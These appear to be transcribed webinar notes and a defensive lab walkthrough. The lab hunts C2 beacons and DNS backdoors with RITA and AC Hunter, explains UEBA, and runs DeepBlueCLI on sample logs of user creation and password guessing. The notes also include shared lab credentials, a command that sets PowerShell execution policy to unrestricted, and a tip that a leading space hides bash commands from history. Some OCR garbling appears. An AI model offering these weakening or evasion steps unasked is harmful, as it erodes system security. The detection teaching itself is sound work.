We also have the number of connections. While some beacons have a “strong” heartbeat, they are very short in nature. Our VSAgent connection had a very large number of connections which had very strong intervals, while some of the others (e.g. the 64.4.54.253 addresses) had a strong heartbeat, but not as many connections. We will also talk about TS Duration. This is detecting how consistent each connection duration is. For example, if every connection is 2 seconds and there are 8000+ it would have a very strong TS Duration score.

The other fields are statistical analysis fields showing things like mode range and skew.


DNSCat2

Now, select RITA and then select DNSCat-2017-03-21. We are going to review a backdoor which does not quite fit the same mold as VSAgent.



This does not beacon back to a specific IP address, but rather it beacons through a DNS server. It is very crafty and will highlight how we can review the RAR compressed Bro logs used to generate the RITA data.

For this one, we are going to jump right to the DNS tab. It gives us the clearest look at this backdoor.



Subdomain	Visited	Domain
25185	63995	com
23362	40799	nanobotninjas.com
23361	40799	cat.nanobotninjas.com
1960	33139	net
270	9746	akamaiedge.net

A couple of things should jump out at an investigator straight away. First, there were over 40K requests for cat.nanobotninjas.com. This is an absurd number for a specific domain. Sure, there are lots of requests for com and org and net and uk, but that is to be expect


Now, let's play with AC Hunter!

Please go to https://training.aihhosted.com/

The creds are:

ID= training@blackhillsinfosec.com PW = gotbeacons?

When logged in, please select the house in the lower left corner and then the gear in the upper right.




search for internal ip

Hosts [22]	Network Name	Threat Score
10.55.100.111	Unknown Private	130.54
10.55.100.105	Unknown Private	125.13
10.55.100.104	Unknown Private	120.40
10.55.100.100	Unknown Private	120.26
10.55.100.108	Unknown Private	120.26
10.55.100.107	Unknown Private	120.26
10.55.100.110	Unknown Private	120.13
10.55.100.109	Unknown Private	115.16
10.55.100.103	Unknown Private	106.95
10.55.200.10	Unknown Private	92.34
10.55.200.11	Unknown	[illegible]

Threat Activity	Value	Points
Beacon Score [strongest signal seen]	88.70%	88.70
Beacon FQDN Score [strongest signal seen]	83.30%	83.30
Beacon Proxy Score [strongest signal seen]	0.00%	0.00
Longest Connection	36:48:22	36.81
Threat Intel Connections [Outgoing]	0	0.00
Threat Intel Connections [Incoming]	0	0.00
Threat Intel Average Bytes	0 B	0.00
Too Many FQDNs Per Domain	0	0.00
Unexpected Protocol on Well Known Port	130	0.04
Triggered Event on Canary Token	0	0.00
Rare Client Signature Count	1	5.00
Total		130.54

This will open the dataset selection screen



Database Selection

	NAME	TIMESTAMP RANGE	DELETE
○	winlab-agent	10/01/20 14:06 -- 10/02/20 12:36	×
●	vsagent	02/22/18 09:44 -- 02/23/18 23:59	×
○	proxy	01/14/21 10:24 -- 01/14/21 14:08	×
○	open-connections	01/30/18 11:14 -- 01/31/18 11:13	×
○	gcat	02/13/18 19:14 -- 02/16/18 23:59	×
○	empire	03/10/18 10:22 -- 03/12/18 23:59	×
○	dnscat2-ja3-strobe-agent	01/30/18 11:14 -- 01/31/18 11:13	×
○	dnscat2-ja3-strobe	01/30/18 11:14 -- 01/31/18 11:13	×
○	dnscat2-ja3	01/30/18 11:14 -- 01/31/18 11:14	×
○	DB2	01/25/21 18:26 -- 01/26/21 19:06	×
○	DB1	01/30/18 11:14 -- 06/27/20 13:17	×
○	DB3	01/30/18 11:14 -- 01/31/18 11:14	×


Database Removal

Please select vsagent then Confirm.

This will open the overall scoring screen. This is the screen that allows you to see the systems that have the top scores across all areas from beacons to cyber deception.

Please select 10.55.100.111, then click on Beason Score on the right.

This will open the beacon score for this system.



>50% Score — Score [▼] Sort

search 10.55.100.111$

10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111
10.55.100.111

SRC 10.55.100.111
[Private Network Address]
network name Unknown Private

>> cumulative metric conformity: 88.70 %
>> beacon connection count: 4470
>> individual metric conformity:

Dispersion	100.0 %
Data Size	99.80 %
Skew	100.0 %
Connections	32.45 %

DST 138.197.199.125

asn	14061
org	DIGITALOCEAN-AS...
range	138.197.192.0/1...
city	Santa Clara, CA
country	United States
location	37.3417N, -121....
queried fqdn	[no results]
historic fqdn	[no results]
comm	80:tcp:-, 80:tc...

AC HUNTER
-- DATABASE: VSAGENT
-- MODULE: BEACONS
-- VIEW 1: TIMESTAMP INTERVAL
-- RANGE: 02/22/18 09:44 -- 02/23/18 23:59

Notice the histogram on the bottom and the scoring criteria in the middle.

Notice how on the bottom you can see multiple aspects of this systems connections. For example, you can see if there are any connections that had a threat intel hit, or if there are any connections that have beacons to a fully qualified domain.

Now, using AC Hunter, answer the following questions:

- In the winlab-agent dataset, what is the connection interval for 10.10.98.30? Answer: *There are 3729 connections at 15 second intervals the GUI shows. Also, the data view, the size shown is 0 for each packet.*
- In the gcat dataset, what is the historic fqdn for the beacon on 10.55.100.111? Answer: *gmail-smtp-mas.l.google.com, also it uses smtp.gmail.com. This particular dataset is a PoC dataset, all the command and control (C2) goes through well formed SMTP Gmail messages, the reason is firewalls were ignoring all of the traffic that was coming and going to Google. Russians were using this backdoor before the Ukraine war.*
- For the dnscat2-ja3-strobe-agent dataset, what domain has the highest lookup count? Answer: *The FQDNs count is 62486 and the lookups are 109227. The FQDN r-1x.com has too many fqdn, in most cases this is a sign for malware. This is how DNS beaconing malware works.*
- Who is doing the lookups? Answer: *The DNS query is done by one IP address 192.168.68.2. If we check the direct connections also the same IP shows. One system is making all the connections. This is a sign of a DNS backdoor.*

User Entity Behaviour Analytics

Having an EDR is really\ at the top.
There is no “you have been hacked” log, traditional windows logs do not log useful data for security.
An example of changing the security policy.

Less than 5% detects are from logs (Linux logs are not much better).
Bash, for example, will log your commands but it doesn't give you the date timestamps when those commands were actually executed. You can show the command with the *history* command. Sometimes within bash logs you just put a space in front of the command and it hides the command.This is a feature, not a bug - it allows users to enter sensitive commands (like those containing passwords) without them being saved to history.

Why UEBA?

- Let's look at the behaviors of attacks
- Reflected in the logs, across multiple logs
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray: one ID, accessing multiple systems

Here's a simple mental exercise: let's say that you come in in the morning and you start your computer, where are all the logs of that event? Where are all the logs of somebody sitting down, turning on the computer, starting the computer, where are all the logs of that event? Answer: *lots of places. Windows event logs, sysmon (if active), AD, DHCP logs, ARP tables (in switches), Zeek (security monitoring tool), firewalls (we're starting to see that traffic leaving that environment) etc.*

Here's a John's anecdote, one of the multiple gems hidden in this webinar. He was talking about a guy that was part of a disturbing illegal pornography ring on IRC. The guy thought he was being clever by using encrypted chat, but there was just one tiny flaw - the server didn't support encryption, exposing all his messages. Security cameras showed he wasn't even at work when the activity was happening. Turns out, he was remote accessing his work computer from home because - get this - his wife was a security professional who monitored his home network! He figured corporate security would be less sharp than his own wife. He was wrong.

How UEBA works: stacking or AI

- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say… 6)
- A user then spray multiple computers with creds with a tool like **Bloodhound**
- They get a +2000

Another way is to use AI algorithms and machine learning.


AD logs

Time to taiwan account (or accounts) to activity. UEBA is your friend, even though it is noisy, but as John insists, cybersecurity is hard.


LAB DeepBlueCLI

DeepBlueCLI is a free tool by Eric Conrad that demonstrates some amazing detection capabilities. It also has some checks that are effective for showing how UEBA style techniques can be in your environment.

Let's get started by opening a Terminal as Administrator



Now, let's open a command Prompt:


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Note

If you are having trouble with Windows Terminal, you can simply start each of the three shells, we use by starting them directly from the Windows Start button.

Simply click the Windows Start button in the lower left of your screen and type:

`Powershell`

or

`Ubuntu`

or

`Command Prompt`


For PowerShell and Command Prompt, please right click on them and select Run As Administrator

Next, we need to navigate to the tools directory on your VM:

```
C:\tools>cd \tools\DeepBlueCLI-master
C:\tools\DeepBlueCLI-master>powershell
```

```
PS C:\tools\DeepBlueCLI-master> Set-ExecutionPolicy unrestricted
```

It should look like this:




```
Microsoft Windows [Version 10.0.19041.329]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \tools\DeepBlueCLI-master

C:\tools\DeepBlueCLI-master>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\tools\DeepBlueCLI-master> Set-ExecutionPolicy unrestricted
PS C:\tools\DeepBlueCLI-master>
```

It is very common for attackers to add additional users on to a system they have compromised. This gives them a level of persistence that they otherwise would not gain with malware. Why? There are lots and lots of tools to detect malware. By creating an extra user account it allows them to blend in.


Now, let’s run a check in the .evtx files for adding a new user:

```
PS C:\tools\DeepBlueCLI-master>.\DeepBlue.ps1
.\evtx\new-user-security.evtx
```



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\new-user-security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"):
```

Choose R




```
Date     : 10/23/2013 10:22:40 AM
Log      : Security
EventID  : 4732
Message  : User added to local Administrators group
Results  : Username: -
           User SID: S-1-5-21-3463664321-2923530833-3546627382-1000

Command  :
Decoded  :

Date     : 10/23/2013 10:22:39 AM
Log      : Security
EventID  : 4720
Message  : New User Created
Results  : Username: IEUser
           User SID: S-1-5-21-3463664321-2923530833-3546627382-1000

Command  :
Decoded  :
```

Another attack that very few SIEMs detect is password spraying. This is where an attacker takes a user list from a domain, and sprays it with the same password, think Summer2020. This is effective because it keeps the lockout threshold below the lockout policy and many times flies under the radar simply because accounts are not getting locked out.

But, this is the exact behavior that UEBA should be able to detect.

Now, let's look at an event log with a password spray attack. This is very much part of what a full UEBA solution does:


```
PS C:\tools\DeepBlueCLI-master>.\DeepBlue.ps1
.\evtx\smb-password-guessing-security.evtx
```



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


Date    : 9/19/2016 10:50:06 AM
Log     : Security
EventID : 4625
Message : High number of logon failures for one account
Results : Username: Administrator
          Total logon failures: 3560
Command :
Decoded :

Date    : 9/19/2016 10:50:06 AM
Log     : Security
EventID : 4625
Message : High number of total logon failures for multiple accounts
Results : Total accounts: 2
          Total logon failures: 3561

Command :
Decoded :
```

Same thing with detecting a password spraying attack:

